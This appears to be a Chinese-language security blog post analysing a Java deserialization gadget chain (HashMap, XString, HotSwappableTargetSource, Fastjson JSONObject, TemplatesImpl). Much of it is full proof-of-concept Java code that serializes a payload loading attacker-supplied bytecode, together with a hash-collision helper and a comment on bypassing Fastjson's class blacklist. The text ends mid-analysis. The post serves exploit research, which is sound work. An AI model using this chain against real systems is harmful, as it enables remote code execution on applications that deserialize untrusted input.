HotSwappableTargetSource+XString利用分析

HotSwappableTargetSource+XString利用分析前言:为什么 XString 需要配合 HotSwappableTargetSource 进行利用而不能直接单独使用由 equals 调用到 tostring 方法。XString 构造这里先尝试只用 XString 来进行构造看能不能调用到 tostring 方法,拿调用 JsonObject#toString 来实验,那么
HotSwappableTargetSource+XString利用分析
前言:为什么 XString 需要配合 HotSwappableTargetSource 进行利用而不能直接单独使用由 equals 调用到 tostring 方法。
XString 构造
这里先尝试只用 XString 来进行构造看能不能调用到 tostring 方法,拿调用 JsonObject#toString 来实验,那么链子如下,
HashMap#readObject->HashMap#putVal->XString#equals->JsonObject#toString->先照着 HotSwappableTargetSource 的格式写个 poc
package org.example;

import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xpath.internal.objects.XString;
import org.springframework.aop.target.HotSwappableTargetSource;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.HashMap;

public class xstringtest {
    public static void main(String[] args) throws Exception {
        Object templatesimpl = null;
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("g","m");
        JSONObject jsonObject1 = new JSONObject();
        jsonObject1.put("g",templatesimpl);


//        HotSwappableTargetSource v1 = new HotSwappableTargetSource(jsonObject);
//        HotSwappableTargetSource v2 = new HotSwappableTargetSource(new XString("x"));
        XString xs= new XString("x");

        HashMap<Object,Object> hashMap = new HashMap<>();
        hashMap.put(jsonObject ,jsonObject);
        hashMap.put(xs,xs);

        serialize(hashMap);
        unserialize("ser.bin");
    }

    public static void setValue(Object obj,String field,Object value) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj,value);
    }
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
        oos.close();

    }
    public static Object unserialize(String Filename) throws IOException,ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}

看上面 gadget,其实最主要的部分还是 HashMap#putVal- >XString#equals 这段调用,进入 HashMap#putVal 方法看到要想调用到 key.equals 需要不满足一个 if 条件,

需要想 hashmap 中添加两个键值对,然后注意到 tab[i = (n - 1) & hash],会判断这个 tab[i] 是不是空,不是就会调用 equals 方法。
所以我们需要让两次的 tab[i] 的 i 值一样,这样第二次判断时不为 null 就会调用我们需要的 equals 方法(k 参数就是上一次的 key),而这个 i 值看到主要是由 hash 决定,n 值都一样。
朔源 hash 值,看到是根据 hash(key) 得来的,

这里的两次 hashmap 键值对为下面,不难想象如果 tab[i] 不为空后最后会调用 xs.equals(jsonObject),
hashMap.put(jsonObject ,jsonObject);
hashMap.put(xs,xs);
这里 XString 的 hash 值计算还有个特点,会把其参数强制转换为 string 类型来进行 hash 计算,上面是 XString("x") 所以最后会计算 hash(x),现在最主要的是怎么让其 hash 值相等,这里就可以用到下面这个 hash 爆破脚本
package org.example;

import static java.util.Objects.hash;

public class HashCollision {
    public static String convert(String str) {
        str = (str == null ? "" : str);
        String tmp;
        StringBuffer sb = new StringBuffer(1000);
        char c;
        int i, j;
        sb.setLength(0);
        for (i = 0; i < str.length(); i++) {
            c = str.charAt(i);
            sb.append("\\u");
            j = (c >>> 8); // 取出高8位
            tmp = Integer.toHexString(j);
            if (tmp.length() == 1)
                sb.append("0");
            sb.append(tmp);
            j = (c & 0xFF); // 取出低8位
            tmp = Integer.toHexString(j);
            if (tmp.length() == 1)
                sb.append("0");
            sb.append(tmp);
        }
        return (new String(sb));
    }
    public static String string2Unicode(String string) {
        StringBuffer unicode = new StringBuffer();
        for (int i = 0; i < string.length(); i++) {
            // 取出每一个字符
            char c = string.charAt(i);
            // 转换为unicode
            unicode.append("\\u" + Integer.toHexString(c));
        }
        return unicode.toString();
    }
    /**
     * Returns a string with a hash equal to the argument.     *     * @return string with a hash equal to the argument.
     * @author - Joseph Darcy
     */    public static String unhash(int target) {
        StringBuilder answer = new StringBuilder();
        if (target < 0) {
            // String with hash of Integer.MIN_VALUE, 0x80000000
            answer.append("\u0915\u0009\u001e\u000c\u0002");
            if (target == Integer.MIN_VALUE)
                return answer.toString();
            // Find target without sign bit set
            target = target & Integer.MAX_VALUE;
        }
        unhash0(answer, target);
        return answer.toString();
    }
    /**
     *     * @author - Joseph Darcy
     */    private static void unhash0(StringBuilder partial, int target) {
        int div = target / 31;
        int rem = target % 31;
        if (div <= Character.MAX_VALUE) {
            if (div != 0)
                partial.append((char) div);
            partial.append((char) rem);
        } else {
            unhash0(partial, div);
            partial.append((char) rem);
        }
    }
    public static void main(String[] args) {
        System.out.println(convert(unhash(1681595766)));
        System.out.println("\ucae6\u0015\u0019\u0001".hashCode());
    }
}
这个脚本是计算 key.hashcode(),调试看到 jsonObject.hashcode() 的值为 10

爆破的的值为 /n,那么构造
XString xs= new XString("\n");看到满足条件


继续跟进,最后成功来到 equals 方法
然后调用到了 JSONObject.toString 方法
不过这里再看看上面 payload 发现
JSONObject jsonObject = new JSONObject();
jsonObject.put("g","m");
要想最后调用 TemplatesImpl#getOutputProperties 方法还需要这样构造
TemplatesImpl tem =new TemplatesImpl();
byte[] code = Files.readAllBytes(Paths.get("D:/gaoren.class"));
setValue(tem, "_bytecodes", new byte[][]{code});
setValue(tem, "_tfactory", new TransformerFactoryImpl());
setValue(tem, "_name", "gaoren");
setValue(tem, "_class", null);

JSONObject jsonObject = new JSONObject();
jsonObject.put("g",tem);
然后再次重新爆破 hash 值,但是如果 jsonObject 中的 map 的 key 是 TemplatesImpl 对象的话其实有个问题,看看 hash(JSONObject),

跟进 key.hashcode(),

主要看看这里的 this.map

这里因为TemplatesImpl 没有 hashcode 方法,会调用到 Object.hashCode(),而这个在每次实例化的时候都不一样,所以通过new实例化的TemplatesImpl和readObject实例化的TemplatesImpl是两个不同的对象,这就导致每次报错得到的 hash 和最后反序列化触发的时候始终不一样。
不过经过上面一通分析发现只是调用 tostring 方法单靠 XString 还是能做到得,那么只有最后的对象存在 hashcode 方法就行了。
HotSwappableTargetSource 妙用
接下来分析 HotSwappableTargetSource 怎么解决的最后利用问题,poc
package org.example;

import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import com.sun.org.apache.xpath.internal.objects.XString;
import org.springframework.aop.target.HotSwappableTargetSource;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import java.util.HashMap;

public class xstringtest {
    public static void main(String[] args) throws Exception {
        TemplatesImpl tem =new TemplatesImpl();
        byte[] code = Files.readAllBytes(Paths.get("D:/gaoren.class"));
        setValue(tem, "_bytecodes", new byte[][]{code});
        setValue(tem, "_tfactory", new TransformerFactoryImpl());
        setValue(tem, "_name", "gaoren");
        setValue(tem, "_class", null);

        JSONObject jsonObject = new JSONObject();
        jsonObject.put("g","m");
        JSONObject jsonObject1 = new JSONObject();  //后面利用反射设置属性,防止提前调用
        jsonObject1.put("g",tem);


        HotSwappableTargetSource v1 = new HotSwappableTargetSource(jsonObject);
        HotSwappableTargetSource v2 = new HotSwappableTargetSource(new XString("x"));
//        XString xs1= new XString(jsonObject.toJSONString());
//        XString xs= new XString("\n");

        HashMap<Object,Object> hashMap = new HashMap<>();
        hashMap.put(v1 ,v1);
        hashMap.put(v2,v2);

        setValue(v1,"target",jsonObject1);

//      用于Reference包裹绕过FastJSon高版本resolveClass黑名单检查,from Y4tacker
/*        HashMap<Object,Object> hhhhashMap = new HashMap<>();
        hhhhashMap.put(tpl,hashMap);*/
        serialize(hashMap);
        unserialize("ser.bin");
    }

    public static void setValue(Object obj,String field,Object value) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj,value);
    }
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
        oos.writeObject(obj);
        oos.close();

    }
    public static Object unserialize(String Filename) throws IOException,ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}
同样到 hash 函数
